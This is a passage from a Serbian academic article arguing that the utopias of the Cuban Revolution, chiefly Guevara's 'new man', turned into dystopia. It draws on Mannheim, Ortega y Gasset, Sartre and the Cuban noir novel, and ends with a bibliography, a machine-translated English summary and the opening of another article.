Večna ideologija, sveobuhvatna, prisutna u stvarnosti i ustrojstvu društva, uglavnom ima negativnu konotaciju, s obzirom na to šta se sve zbivalo pod velom fašističke i komunističke ideologije.⁹ Kubanska Revolucija¹⁰ događa se u kontekstu sukoba imperijalizma i nacionalnih interesa i pokazuje ogroman raskorak između marksističkog diskursa i prakse. Jedinствена je po tome što je uobičajeni put bio obrnut. Nije marksistička ideologija prethodila ovoj revoluciji, već je ona u svom razvoju donela ideologije socijalizma i komunizma. Kastro je priznao da pre pobeđe Revolucije nije pročitao ništa od Marksa, čak ni *Komunistički manifest*. Specifičnost Revolucije je da ju nije započeo proletarijat, već gerliski pokret i srednja klasa. U početku je revolucionarna vlada imala podršku buržoazije i katoličke crkve, ali kada Kastro preduzima socijalne, agrarne i ekonomske reforme, ona polako izostaje, a on dobija sve veću podršku seljaka i radnika. Kastro u maju 1959. godine definiše Revoluciju kao *“ni kapitalistička, ni komunistička, naša Revolucija nije crvena, već*

---

⁷ Suarez, Luis, *Las utopías nuestra americanas de la Revolución Cubana: una aproximación lógico-histórica*, La Habana, 2004.

⁸ Najznačajniji predstavnici socijalutopista su: Sen Simon, Šarl Furije i Robert Oven. Njihov preteča je Toman Mor još 1516. svojim delom *Utopia* na latinskom jeziku u kome razrađuje koncept utopije.

⁹ O različitom shvatanju ideologija videti: Altiser, Luj, *Ideologija I državni ideološki aparati*, (Beleške za istraživanje), Prevod s francuskog Andrija Filipović, Karpos, Loznica, 2009; Močnik, Rastko, *3 teorije: institucija, nacija, država*, Centar za savremenu umetnost, Beograd, 2003.

¹⁰ U ovom radu reč Revolucija kada je napisana velikim slovom ima značenje sveobuhvatne revolucije koja je na Kubi stavila sve u svoju funkciju, i budući specifična u odnosu na druge klasičnije primere, ona se tamo dogodila i pobedila 1959. godine ali je nastavila da traje i da se održava do dana današnjeg na čemu su insistirali i oš uvek insistiraju njeni stvaraoci. Kada je reč revolucija napisana malim slovom ima opšte značenje zajedničke imenice.

*maslinasta, kao boja naše pobunjeničke vojske.*¹¹ Hruščov¹² 1960. godine izjavljuje: “Kastro sada nije komunista, ali će, zahvaljujući američkoj politici, to biti za dve godine.” Metjus (Matthews, Herbert, Lionel) je povodom toga rekao: “Komunizam nije bio otac Kubanske revolucije, ali jeste njeno dete”. (Matthews, 1969: 42). Već 1961. godine Kastro proglašava socijalistički karakter revolucije, po uzoru na zemlje realnog socijalizma: “Ja sam marksista-lenjinista i biću to do poslednjeg dana svog života”¹³. Već sledeće 1962. godine svet se našao na rubu nuklearnog rata, nakon raketne krize, Kastro se u potpunosti okreće sovjetskom bloku i ideologiji, ali vreme će pokazati da je kubanski marksizam, zapravo bio i ostao fidelizam. Taj neizbežan zaokret, izraščće u sistem koji ima karakteristike komunističke ideologije, malo sovjetske, nešto kineske, ali gde kubanski komunisti nikada nisu imali ni vlast ni glavnu reč. Sledi romantičarski period revolucije pod velom totalitarnog režima i represivne politike. Raspadom SSSR 90’ na Kubi dolazi do najveće ekonomske krize i proklamuje se *Specijalni period*.¹⁴

Vezom ideologije i utopije bavio se još davno Karl Manhajm (Mannheim, Karl).¹⁵ Ukazivao je da treba imati u vidu da je svaki istorijski period bio prepun ideja koje su transcendirale egzistenciju. Na početku nisu izgledale kao utopije, nego kao ideologije koje su pripadale tom egzistencijalnom stupnju, sve dok su bile ugrađene u sliku budućeg sveta. Dokle god je kubanskom društvu polazilo za rukom da obećanja iz društvenog okvira prenose na neko mesto koje transcendiru u budućnosti, dotle su ideje još pripadale poretku, tek kad se potpuno izgubila nada, ideologije su se pretvorile u utopije.

U okvirima političkih, teorijskih i epistemoloških perspektiva mogu se izdvojiti glavne utopije Kubanske revolucije: utopija o jednom post imperalističkom svetu kojim vlada demokratski pošten sistem i solidarnost među potlačenima narodima; zatim utopija o jedinstvu, političkoj i ekonomskoj integraciji Latinske Amerike i Kariba.¹⁶ Kastro je povodom toga rekao: “Svi demokratski narodi koji su za slobodu, naćiće u Martijevoj domovini velikodušni azil, bratstvo i hleb. Kuba će biti uporište slobode a ne sramna stepenica despotizma”¹⁷. Poznat je njegov istorijski slogan: “Do pobeđe uvek! Domovina ili Smrt! Pobedićemo!”¹⁸ Međutim, najveća utopija svakako je gevarizam, doktrina koju je teorijski postavio Če Gevara,¹⁹ koja je postala i ostala zvanični diskurs režima i vremenom pridobila veliki broj pristalica širom sveta.

¹¹ Diskurs iz maja 1959. godine. Svi diskursi Fidela Kastroa mogu se pronaći na zvaničnom sajtu kubaske vlade: <http://www.cuba.cu/gobierno/discursos/esp/f010159e.html>. Sve prevode sa španskog jezika u ovoj disertaciji sačinila je autorka iste.

¹² Govor u Ujedinjenim nacijama u Njujorku, septembra 1960. godine.

¹³ Kastrov diskurs iz 26. jula 1961. godine. <http://www.cuba.cu/gobierno/discursos/1961/esp/f260761e.html>

¹⁴ *Specijalni period* je naziv za zvanično proglašen period od strane kubanske vlade za vreme koje sledi počevši od 1991. godine. Njime se označava doba najveće krize na ostrvu kada je nastupila nestašica hrane, lekova i benzina, a sve kao posledica prestanka redovne pomoći od Sovjetskog saveza.

¹⁵ Videti: Manhajm, Karl, *Ideologija i utopija*, Nolit, Beograd, 1978.

¹⁶ Suarez, Luis, *El siglo XXI: Posibilidades y desafíos para la Revolución Cubana*, Editorial de Ciencias Sociales, La Habana, 2000.

¹⁷ Diskurs od 8. novembra 1961. godine. <http://www.cuba.cu/gobierno/discursos/1961/esp/f081161e.html>

¹⁸ Diskurs povodom memorijala u čast Če Gevare na Trgu Revolucije u Havani 18.12. 1967. godine. <http://www.cuba.cu/gobierno/discursos/1967/esp/f020167e.html>

¹⁹ Najveći broj svojih utopijskih ideja Če Gevara iznosi u svom poznatom diskursu na Ekonomskom samitu afroazijske solidarnosti, u Alžiru, februara 1965. Za detaljne informacije videti *El socialismo y el hombre en Cuba*, <https://www.marxists.org/espanol/guevara/65-socyh.htm>. U prevodu na srpski: Če Gevara, Ernesto, *Socijalizam i čovek*, Radnička knjiga, Beograd, 1974.

Razočaran u markističku verziju sovjetskog komunizma, zalagao se za stvaranje novih ekonomskih odnosa u kojima će prestati prećutna saradnja nekih socijalističkih zemalja s kapitalističkim. Po njemu kapitalizam je borba vukova u kojoj samo jedan može da pobedi na štetu drugih, zato socijalizam treba da predstavlja ukidanje eksploatacije čoveka od strane čoveka. Socijalistička tranzicija, kako ju je nazivao, samo je prelazni put ka komunizmu. Predlaže stvaranje *novog čoveka* vođenog moralnim a ne materijalnim principima za koga će rad biti nagrada; i *nove Kube*, humane, modela idealne zemlje. Teorijski razrađuje gerilski rat primenjivajući *foco teoriju*.²⁰ Veliča nasilje kao neophodno i potrebu za organizacijom oružane borbe. Naime, smatra da ako nema pravog proletarijata koji može da sprovede revoluciju po Marksu, onda to mora biti nasilje koje jedino može da obezbedi prelazak na socijalističko društvo. Debre (Debray, Régis),²¹ Altiserov učenik, zapaža da je uloga nasilja kod Če Gevare formativna, način da se stvori novi subjekat u komunističkom društvu. Če Gevara je bio zagovornik da se za vreme mira takođe mora nastaviti revolucija. Posebno se zalagao za dobrovoljni rad na kojem treba da se zasniva jedinstvo individue i mase. Isticao je da država treba da odumre a postavljao je pitanje da li je uopšte moguće ostvariti komunizam u samo jednoj zemlji.

Međutim, kao i sve utopije, ni napred pomenute, nisu se postrvarile u praksi. Solidarnost novog humanog sveta nije zaživela. Gaset (Ortega y Gasset, José)²² još 1930. godine uvodi termin *čovek mase*, ukazujući da čovek kao biće ne prihvata obavezu i stoga u svetu vlada varvarstvo, ukalvanom otelotvoreno u vidu totalitarnih režima, koji su uvek neprijatelji sloboda, poput fašizma i komunizma. Formuliso je tezu da čovek u stvari nema prirodu, mase uvek nasilno interveniše, kao rezultat prethodnog intelektualnog podvrgavanja. Čovek mase se suprotstavlja duhovnom čoveku ideja. Paralela *čoveka mase* sa kubanskim čovekom pronalazi se u usponu i padu kubanskog revolucionarnog čoveka koji je poveo Revoluciju, rođen iz srednje klase, kao i Gasetov, ne u klasičnom proleterskom braku. Međutim, masa vrši samo funkciju, stvaralački čin je čin pojedinca, zato i nije uspeo solidarni omasovljeni sistem. Što se tiče jedinstva naroda, tačno je da je čovek društveno biće, što je posebno podvlačio i Marks, ali iznad svega je individualno. Nisu svi ljudi jednako vredni. Razlike među ljudima su prirodne. Egoizam i individualni interes mora se prihvatiti kao realnost u shvatanju čoveka. On je pokretač svakog rada. Če Gevarina ideja o primeni *foco teorije* pokazala se neuspešnom u Kongu a zatim se završila njegovom smrću u drugom njegovom pokušaju u Boliviji. Raspadom Sovjetskog Saveza, na Kubi dolazi do kraha ekonomije i najveće krize ikad, i pokazuje se da u praksi nema zajedničkih interesa i solidarnosti kakve su proklamovane. Jedinstvo mase i individue nikad nije uspelo da zaživi, ne samo kroz dobrovoljni rad, već nikad, samo u utopijskim teorijama. Tradicionalna potraga za *novim čovekom*, za ukidanjem svakog antagonizma, je zlo. Masovna ubistva i holokaust uvek su vršeni u ime *novog čoveka* i više puta u istoriji su bila izvor totalitarizama. Kastro je delimično priznao poraz: "*Stvarnost i život su nas naterali da činimo korake koje nikada ne bismo činili... To*

²⁰ Teorija o gerilskom ratovanju koju postavlja Ernesto Če Gevara u eseju *Gerilsko ratovanje*, koju kasnije detaljno analizira i predstavlja Régis Debre u svom eseju *Revolucija u okviru revolucije*. Za dodatne informacije konsultovati pomenuta dela.

²¹ Debray, Régis, "Revolución dentro de la revolución", en *Punto Final*, N. 25, Santiago de Chile, marzo de 1967.

²² Ortega y Gasset, José, *La rebelión de las masas*, S.L.U, Espasa Libros, Madrid, 2005.

nije socijalizam koji smo priželjkivali."²³ Ukazujući na krah Če Gevarinih ideja, podvlači se činjenica da su ovde predmet istraživanja njegove utopijske zamisli a da se njegov lik ne može tumačiti samo u okviru utopizma, već i kroz njegov narativ i kulturno-istorijsko i teorijsko nasleđe.

PARALELE IZMEĐU FAŠIZMA I KOMUNIZMA I SARTROVO VIDJENJE KUBANSKE REVOLUCIJE

Radove Teorijska razilaženja između sovjetskog marksizma i gevarizma doprinela su stvaranju časopisa *El pensamiento critico* (*El pensamiento critico*) šezdesetih godina prošlog veka. Gotovo da je nemoguće razumeti kubansku utopiju bez osvrta na teorijska stanovišta u tom časopisu. U njemu se mapiraju momenti gde se preko nasilja, tog destruktivnog elementa, približavaju Če Gevara i Sorel (Sorel, Georges).²⁴ Kompleksnu paralelu između komunizma i fašizma²⁵ preko nasilja u revoluciji pronalaze mnogi savremeni teoretičari. U tom iracionalnom momentu, daleko od marksističke racionalnosti, može se videti poreklo gevarizma šezdesetih godina. Tokom hladnog rata pojam totalitarizma je postao popularan u zapadnim antikomunističkim državama gde se iz propagandnih razloga insistiralo na pronalaženju što veće sličnosti nacističke Nemačke sa Kubom i Rusijom. Pre Revolucije, Kastro je po svom ličnom priznanju, čitao dela Prima de Rivere, Musolinija, Hitlera i Makijavela. U njegovom poznatom sloganu *Sa revolucijom sve, van nje ništa* vidimo sličnost sa Musolinijevim, *U državi sve, van nje, ništa. On već tad ukazuje da oni koji ne sarađuju svojim umetničkim delom neće biti prihvaćeni i sve što se proizvede u okvirima kulture a protivno je principima Revolucije, biće odbačeno.* Upravo u tom govoru vidimo buduću jaku vezu između estetike i revolucije.²⁶ *Istorija će me razrešiti*²⁷ rekao je Kastro pre Revolucije, smatrajući da cilj opravdava sve. Uslovljenost umetnosti od strane Revolucije vidna je i u izrazu *strast za realnim*²⁸ (*pasión por lo real*) tako čestom u XX veku, a na Kubi šezdesetih godina prošlog veka, gde umetnost i politika postaju nerazdvojivi. I tu je prisutna stara Ortegina ideja o političkom integrisanju, simptomu pobune masa koja se može mapirati unutar Kubanske Revolucije i ideologije.

Sartrova²⁹ teza da je egzistencijalizam humanizam i da egzistencija stvara suštinu, objašnjava navedeno zapažanje da je Kubanska Revolucija naknadno stvorila

²³ Diskurs 26. 7. 1993. godine povodom 35 godina Revolucije. <http://www.cuba.cu/gobierno/discursos/1993/esp/f260793e.html>

²⁴ Džordž Sorel francuski filozof i teoretičar revolucionarnog sindikalizma. Pre nego što će prići marksizmu bio je tradicionalni monarhista. Docije će oštro kritikovati Marksove utopije i racionalizam, odbacujući njegov istorijski, dilalektički materijalizam i internacionalizam. Smatrao je da je nasilje neophodno da bi se uspostavio i održao sistem. (Sorel, Georges, *Reflexiones sobre la violencia*, Ercilla, Santiago de Chile, 1935.) U njegovom učenju mnogi su videli preteče fašizma a poznato je i da je uticao na Musolinijeve ideje.

²⁵ Videti: Siegel, Achim, *The totalitarian paradigm after the end of Communism: towards a theoretical reassessment*, Rodopi, Amsterdam, Atlanta, 1998.

²⁶ O uslovljenosti umetnosti i diktatura posebno se bavio Todorov Cvetan; Todorov, Tcvetan, "Artists and Dictators", *The limits of Art. Two Essays*, Seagull Books, Calcuta, 2010.

²⁷ Poslednja rečenica diskursa prilikom samoodbrane na sudu kada je osuđen na 10 godina zatvora 16.10.1953. godine. <http://web.archive.org/web/20120122085821/http://www.granma.cubaweb.cu/marti-moncada/jm10.html>

²⁸ Za više informacija videti: Badiou, Alain, *El siglo*, op. cit.

²⁹ Sartr, Žan Pol, *Egzistencijalizam je humanizam*, Veselin Maleša, Sarajevo, 1964.

ideologiju. Prvo je egzistirala Revolucija pa je proizvela suštinu-ideologiju, koja ju je zatim dugo održala. Sartrova filozofija počivala je na principima egzistencijalizma, marksizma i fenomenologije. U njenoj osnovi je ideja da je čovek biće slobodne volje, sposobno da samostalno pravi izbore i da na osnovu njih gradi svoju suštinu. Tvrdio je, međutim, da je čovek nemoćan da se ostvari jer ga u tome ograničava svet koji je okrutan i dehumanizovan. Egzistencijalizam je bio u procvatu na Kubi³⁰ pedesetih godina prošlog veka i tu se nagoveštava moguća spona egzistencijalista tog doba, koja će kasnije uticati na društvenu stvarnost. Sartre je nakon razilaska sa sovjetskim marksizmom aktivno podržavao Kubansku Revoluciju i jedan je od njenih prvih teoretičara. Stiže u Havanu već 1960. Godine u posetu Kastru i Če Gevari, kojem se posebno divio i koga opisuje kao: „*najcelokupnije ljudsko biće; živeo je svoje reči, govorio svoja dela, i njegova priča i priča sveta su išle paralelnim tokom.*” (Sartre, 1960:14). Izgledalo je kao da je u Kubanskoj Revoluciji našao empirijsku potvrdu za svoje teze o slobodi čoveka. On je u tom društvu video svoju teoriju i ideje o humanoj slobodi, dok su kubanski lideri u njemu videli jaku propagandu za svoj diskurs i ideologiju. Na kraju, on se ipak razišao s Kastrom zbog hapšenja pesnika Padilje³¹ koji je kritikovao režim, kada je i Sartre uvideo da nema slobode u tom režimu.

DISTOPIJA KUBANSKE REVOLUCIJE, IDEOLOGIJE, UTOPIJA I ČITAVOG DRUŠTVA

Norme totalitarnog režima na Kubi uništile su u velikoj meri kulturu i stvaralaštvo. Ipak treba napomenuti da kultura ima moć prilagođavanja i iznalaženja novih modaliteta, pa i tamo pojedinci uspevaju da stvaraju, iako bi umetnost svakako bila značajnija da nije bilo cenzura i normi. Kubansko društvo i njegove utopije, postaju vremenom distopije. To društvo postaje maltene fikciono i predstavlja antitezu utopija, mada ono zaista postoji u svojoj biti, iako mnogima izgleda nestvarno i kao čista fikcija. Uveliko smo zakoračili u XXI vek, odavno je prošlo postmoderno stanje i više niko ne veruje u ideale besklasnog pravednog društva. U stvarnom kubanskom društvu gde je kontrola potpuna, pronalaze se momenti na koje je ukazivao Orvel³² jos 1949. godine pa ga zato uslovno doživljavamo kao čistu distopiju. Distopijski momenti mapiraju se u mnogim umetničkim modalitetima koji su nastali kao posledica razočaranja u sistem i utopije u koje su nekad ljudi verovali. Jedan od njih je crni kubanski roman, hibridni žanr koji nastaje devedesetih godina prošlog veka kao direktna posledica Revolucije i njene refleksije na kulturu. U evoluciji ovog žanra vidi se direktna veza između Revolucije i estetike. Nastaje transformacijom sličnih

---

³⁰ Umberto Pinjera Ljera je kubanski filozof i pisac poznat kao guru egzistencijalizma na Kubi. U egzil u SAD odlazi već 1960.

³¹ Pesnik Eberto Padilja, uhapšen i osuđen zbog subverzivnih aktivnosti protiv države 1971. Godine nakon javnog čitanja recitala *Provokacije* u kome kritikuje režim Fidela Kastro. Njegovo hapšenje uzrokovalo je reakcije u čitavom svetu u vidu protesta intelektualaca, kada je većina njih odustala od podrške tog režima. Među njima su bili: Žan Pol Sartr, [Mario Vargas Ljosa](#), [Hulio Kortasar](#), [Simon de Bovar](#), [Margarit Diras](#), [Karlos Fuentes](#), [Alberto Moravia](#), Oktavio Pas.

³² 1984 prvi distopijski roman britanskog pisca Džordža Orvel napisan [1948.](#) godine izdat 1949. Opisuje ekstremno totalitarno društvo i pojedinca u njemu koga nadziru 24 sata. Zbog neposredne veze sa Staljinovim režimom i kultom ličnosti, roman je često bio zabranjen u pojedinim zemljama zbog potencijalne opasnosti.

žanrova i podžanrova.³³ Prethodi mu šematska naracija, revolucionarni policijski roman. Najvećim delom je pod uticajem crnog američkog romana. Razotkriva stvarnost i disfunkcionalnosti društva. U prvom planu prikazuje hroniku jednog vremena, pojave i haotično stanje koji vladaju u njemu, kritikujući društvo puno negativnih distopisjskih i antiutopisjskih elemenata. Danas, kada su se odavno izgubile granice između žanrova, crni kubanski roman se može shvatiti i kao svojevrsan podžanr distopijske književnosti. On je fikcija, narativna književnost gde se opisuje društvo u kome su stvari krenule naopako i tako reprezentuje antiteze utopijama. Najčešće teme su politička pitanja, korupcija, marginalni ambijenti, droga, prostitucija, bezumlje u gradovima, a najveća opasnost vrebava od vladajuće klase koja primorava sve učesnike u društvu da joj se bespogovorno pokoravaju.

Vidni su elementi nostalgije i melanholije u književnosti, muzici, filmu, performansima, što je takođe kulturalna posledica revolucije i razaočaranja u nju. Nostalgija za periodom pre revolucije, za romantičarskim periodom revolucije; melanholija prisutna u ruinama, oronulim fasadama, podvojenim životima, razdvojenim porodicama dugi niz godina, egzilu. Sve te elemente pronalazimo u novim diskursima koji se pojavljuju, kod pisaca u egzilu ali i u pomenutom crnom kubanskom romanu na Kubi. To davno vreme sada izgleda bajkovito jer je mitsko. Vim Venders snima film, *Buena Vista Social Club*³⁴ i ceo svet uživa u ruinama Havane, apatiji i melanholiji koje je prožimaju. Danas je Kuba mesto za kojim ljudi žude, da ga vide i dožive, do skoro se moglo čuti - ako je ikako moguće, pre nego što Kastro umre, jer posle to neće biti više to, tako nestvarno a stvarno. Kuba je danas mesto starih stvari, koje se samo tamo mogu naći, starih automobila, starih liftova, drvenih trotineta, kao neki paralelni fiktivni svet, na granici fantastike i realnosti, i baš kao takav privlači ljude širom sveta.

Osim na filmu, ruine se često javljaju i u književnosti. Prošlost koja se ogleda u njima, kao da je vreme stalo, ulazi tako u sadašnjost. U njima je ispisana i utopija, i distopija, i nostalgija i melanholija; reflektuje se stvarnost i propast, i duhovna i materijalna. O tom čestom prostorno - vremenskom momentu nakon revolucija, govorio je Benjamin. (Benjamin, 2007: 67). Uliva strah ali i navodi na razmišljanje i traženje mogućih rešenja. Kroz ruine se, po njemu, razvija svest o katastrofi, jer se upravo u njihovim razorenim delićima otelotvara sadašnjost a ne budućnost koja je još nedostižna. Tako sećanja šapuću i negiraju istoriju kroz ruine, koju uglavnom pišu pobednici, ali se u njima odslikava utopija bez obzira ko piše i šta piše.

ZAKLJUČNA RAZMATRANJA

Na početku ovog teksta ima nekoliko različitih definicija utopije, međutim zaključujući i nakon iznešenog, adekvatna bi bila ona Viktor Igoa,³⁵ da je utopija sutrašnja istina, aludirajući da ona to zapravo nije, ali uspeva da obmane mnoge koji joj zatim dugo veruju iako im stalno izmiče, sve dok jednog dana ne shvate da su bili

---

³³ Žanr u opštem smislu reči.

³⁴ *Buena Vista Social Club* je dokumentarni film Vima Vendersa o tradicionalnoj muzici na Kubi, snimljen 1999. godine, prepun nostalgije, melanholije i slika ruiniranih zgrada.

³⁵ Često citirana misao Viktora Igoa u zbornicima mudrosti. Tačan izvor nepoznat.

začarani u ideologiji i tada sledi razočaranje koje sa sobom nosi niz posledica. Upravo se to dogodilo kubanskom društvu nakon početnog verovanja u ciljeve i rezultate Revolucije. Utopije su se stvarale, proklamovale, širile putem zvaničnog diskursa kroz evoluciju Revolucije i njene ideologije, uslovljavajući estetiku, umetnost i Revoluciju. Pored opštih utopija o novom svetu u kome vlada solidarnost i poštenje, svetu u kome će doći do jedinstva individue i mase, najupečatljivija utopija Kubanske Revolucije je gevarizam, koji je, pored Kastrovih zvaničnih diskursa, bio i ostao zvanična ideologija. Njegove ideje: o *novom čoveku*, *novoj Kubi*, neophodnom nasilju, revoluciji koja se mora nastaviti i u miru, dobrovoljnom radu; vremenom su se pokazale kao čista iluzija, jer čovek je ipak pre svega individualno biće, a onaj čovek mase o kome je još mnogo pre Revolucije govorio Gaset, takođe je samo instrument, kreativnost je ipak u rukama pojedinca. U etapi gevarizma primetna je paralela sa fašizmom. U nasilju koje Če Gevara veoma ističe, vidimo sličnost sa direktnom akcijom o kojoj govori Sorel. U tom periodu, i to ciklično, pojavljuju se često slogani protiv intelektualaca, fenomen koji ni danas nije prestao. Kastro u svom poznatom govoru *Reči upućene intelektualcima*,³⁶ koji nije elaboriran već lični stav, revolucionarni pragmatični odgovor na polemike koje su se javljale, ukazuje da njegova Revolucija ne uskraćuje prava i slobode intelektualcima, ali samo onim poštenim, jer ona predstavlja nacionalni interes i zato niko nema pravo da joj protivureči. Već tada dolazi do mnogih sumnji i polemika, a nakon hapšenja i osude pisca Padilje, sedamdesetih godina, mnogi intelektualci koji su ga podržavali, Sartr, Ljosa, definitivno to prestaju da čine. Po mnogima Kastro uspeva da ostane tako dugo na vlasti zbog svoje harizmatičnosti koju poseduje kao lider, i zahvaljujući kojoj se nametnuo kao apsolutni vladar, o čemu je razvio teoriju Maks Veber (Weber, Max, 1996: 76).

Međutim Kastrov osoben socijalizam, zatim komunizam, u biti fidelizam, zamišljen da poboljša život ljudi, da ravnomerno rasporedi bogatstvo, stvarajući pri tom besklasno društvo, u praksi to nije uspeo. Danas je svet u krizi, na šta ukazuje Volerstin (Volerstin, Emanuel)³⁷ i postoji mogućnost da se tako uništi i preostali humani život, što potvrđuje da je zapravo svaka utopija bila i biće negacija negacije, ali će uvek biti polazište za elaboraciju nekog novog sna. Početkom devedestih godina prošlog veka na Kubi definitivno iščezava san o pravednom, humanom društvu, stvarnost se pokazuje u potpuno drugačijem svetlu. Distopijske elemente pronalazimo u raznim kulturalnim modalitetima, u fikciji ali i u životu. Pojavljuju se novi žanrovi, najupečatljiviji među njima, crni kubanski roman, koji otkriva i kritikuje tamne strane društva, prezentujući ostatke prošlosti kroz ruine i revidirajući tako zvaničnu istoriju, sa dosta nostalgичnih i melanholičnih elemenata. Osim u ovom modalitetu, pomenute elemente nalazimo i u drugim vidovima umetnosti i formama života; kroz razne diskurse otkrivaju se posledice jedne neuspele revolucije. Tako se zapravo utopija i razočaranje nadovezuju, potvrđuju svoju "nerazvojivu simbiozu" po Magrisu, po kome razočaranje uvek dolazi u obliku ironije, melanholije i gubitka nade (Magris, 2004:15).

³⁶ Poznati diskurs Fidela Kastroa, 16, 23, 30 juna 1961. godine prilikom sastanka sa kubanskim intelektualcima u Nacionalnoj biblioteci. <http://www.cuba.cu/gobierno/discursos/1961/esp/f300661e.html>

³⁷ Volerstin, Emanuel, *Moderni svetski sistem 1-2*, Cid, Beograd, 2012.

Ponekad se postavlja pitanje, iako verujući u Hegelovo mišljenje³⁸ *da se istorija ponavlja, prvi put kao tragedija, drugi put kao farsa*, hoće li se završiti i kada ova i tragedija i farsa - Kubanska Revolucija, koja nema svog prethodnika, takvog kakva je ona, specifična i kontradiktorna.

BIBLIOGRAFIJA

1. Benjamin, Walter. *Conceptos de filosofía e historia*. 2007. La Plata: Terramar
2. Če Gevara, Ernesto. 1974. *Socijalizam i čovek*. Beograd: Radnička knjiga
3. Pateman, Carole 1988. *The Fraternal Social Contract*, u: Keane, Jeane (ur.). *Civil Society and the State*. London: Verso Press
4. Debray, Régis marzo de 1967. *Revolución dentro de la revolución*. Punto Final, N. 25.
5. Svi diskursi Fidela Kastru mogu se pronaći na zvaničnom sajtu kubaske vlade: <http://www.cuba.cu/gobierno/discursos/>
6. Diskurs iz maja 1959. godine. <http://www.cuba.cu/gobierno/discursos/esp/f010159e.html>.
7. Poznati diskurs Fidela Kastru, 16, 23, 30 juna 1961. godine prilikom sastanka sa kubanskim intelektualcima u Nacionalnoj biblioteci. <http://www.cuba.cu/gobierno/discursos/1961/esp/f300661e.html>
8. Diskurs od 8. novembra 1961. godine. <http://www.cuba.cu/gobierno/discursos/1961/esp/f081161e.html>
9. Diskurs povodom memorijala u čast Če Gevare na Trgu Revolucije u Havani 18.12. 1967. godine. <http://www.cuba.cu/gobierno/discursos/1967/esp/f020167e.html>
10. Diskurs 26. 7. 1993. godine povodom 35 godina Revolucije. <http://www.cuba.cu/gobierno/discursos/1993/esp/f260793e.html>
11. Jameson, Frederic. *Arqueologías del futuro. El deseo llamado utopía y otras aproximaciones de ciencia ficción*. 2009. Madrid: Akal
12. Levitas, Ruth. *The Concept of Utopia*. 1990. London: Philip Allan
13. Magris, Claudio. *Utopía y desencanto. Historias, esperanzas e ilusiones de la modernidad*, 2004. Barcelona: Anagrama
14. Manhajm, Karl. *Ideologija i utopija*. 1978. Beograd: Nolit
15. Matthews, Herbert, Lionel. 1969. *Castro: A Political Biography*. New York, Simon & Schuster
16. Sartr, Žan Pol. *Egzistencijalizam je humanizam*. 1964. Sarajevo: Veselin Maleša
17. Sartre, Jean Pau. *Sastre visita a Cuba*. 1960. La Habana: Ediciones R
18. Siegel, Achim. *The totalitarian paradigm after the end of Communism: towards a theoretical reassessment*. 1998. Amsterdam, Atlanta: Rodopi
19. Suarez, Luis, *El siglo XXI: Posibilidades y desafíos para la Revolución Cubana*, Editorial de Ciencias Sociales, La Habana, 2000. Ortega y Gasset, José. *La rebelión de las masas*. 2005. Madrid: S.L.U, Espasa Libros
20. Volerstin, Emanuel. *Moderni svetski sistem 1-2*, 2012. Beograd: Cid
21. Weber, Max. *Economía y sociedad*. 1996. México D.F: FCE

---

³⁸ Citat kojim Marks počinje svoj esej 18. *brimer Luja Bonaparte*; Marks, Karl, 18. *brimer Luja Bonaparte*, [Službeni glasnik](#), Beograd, 2011.

RESUME

At the beginning of this text there are several different definitions of utopia, however, concluding and after the expiration, it would be proper for Viktor Igo, that utopia is a tomorrow's truth, alleging that it is not actually, but it succeeds in deceiving many who then trust her for a long time, until one day they do not realize that they were enchanted in ideology and then followed by a disappointment with a series of consequences. It just happened to Cuban society after initial belief in the goals and results of the Revolution. Utopias were created, proclaimed, spread through official discourse through the evolution of the Revolution and its ideology, conditioning aesthetics, art and revolution. In addition to general utopias about the new world in which solidarity and honesty prevails, the world in which the unity of the individual and the masses will come, the most striking utopia of the Cuban Revolution is the Gevarism, which, besides Kastro's official discourses, remained an official ideology. His ideas: about the new man, the new Cuba, the necessary violence, a revolution that must continue in peace, voluntary work; they proved to be a pure illusion over time, because man is, above all, an individual being, and the man of the mass which, before the Revolution, was spoken by Gaset, is also just an instrument, creativity is still in the hands of an individual. At the stage of Gevarism, parallels with fascism are noticeable. In the violence that the Govara strongly exposes, we see the similarity with the direct action that Sorel speaks of. In this period, and cyclical, there are often slogans against intellectuals, a phenomenon which has not stopped today. Castro in his famous speech The words addressed to intellectuals, which were not elaborated but personal, the revolutionary pragmatic response to the controversy that appeared, indicates that its Revolution does not deny rights and freedoms to intellectuals, but only to those honest, because it represents a national interest and therefore no one she has no right to contradict her. Already there are many doubts and controversy, and after the arrest and condemnation of the writer Padilla, in the seventies, many intellectuals who supported him, Sartre, Losa, definitely cease to do so. For many, Castro manages to remain so long in power because of his charismatic character as a leader, and thanks to which he imposed himself as an absolute ruler, which was developed by Max Weber's theory (Weber, Max, 1996: 76).

However, Castro's personal socialism, then communism, essentially fidelity, designed to improve the lives of people, to evenly distribute wealth, putting an exquisite society at the same time, did not succeed in practice. Today, the world is in crisis, as Volerstin (Emanuel) suggests, and there is a chance that the remaining human life will be destroyed, which confirms that every utopia was actually a negation of negation, but it will always be the starting point for the elaboration of a new dream. At the beginning of the nineties of the last century in Cuba, the dream of a just, humane society is definitively disappeared, reality is shown in a completely different light. Distopic elements are found in various cultural modes, in fiction and in life. New genres appear, the most striking among them, the black Cuban novel, which reveals and criticizes the dark sides of society, presenting the remains of the past through ruins and revising the official history with many nostalgic and melancholic elements. Except in this modality, these elements are found in other forms of art and forms of life; through the various discourses, the consequences of an unsuccessful revolution

are revealed. Thus, in fact, utopia and disappointment arise, confirming their "inseparable symbiosis" according to Magris, after which disappointment always comes in the form of irony, melancholy and loss of hope (Magris, 2004: 15).

Sometimes the question arises, although believing in Hegel's view that history repeats itself, for the first time as a tragedy, a second time as a farce, will it end and when this tragedy and farce - the Cuban Revolution, which has no predecessor, such as it is, specific and contradictory.

FILOZOFIJA KULTURE RATKA BOŽOVIĆA

Šefket Krcić

Univerzitet u Novom Pazaru

Novi Pazar, Srbija

dr.s.krcic@uninp.edu.rs

Apstrakt

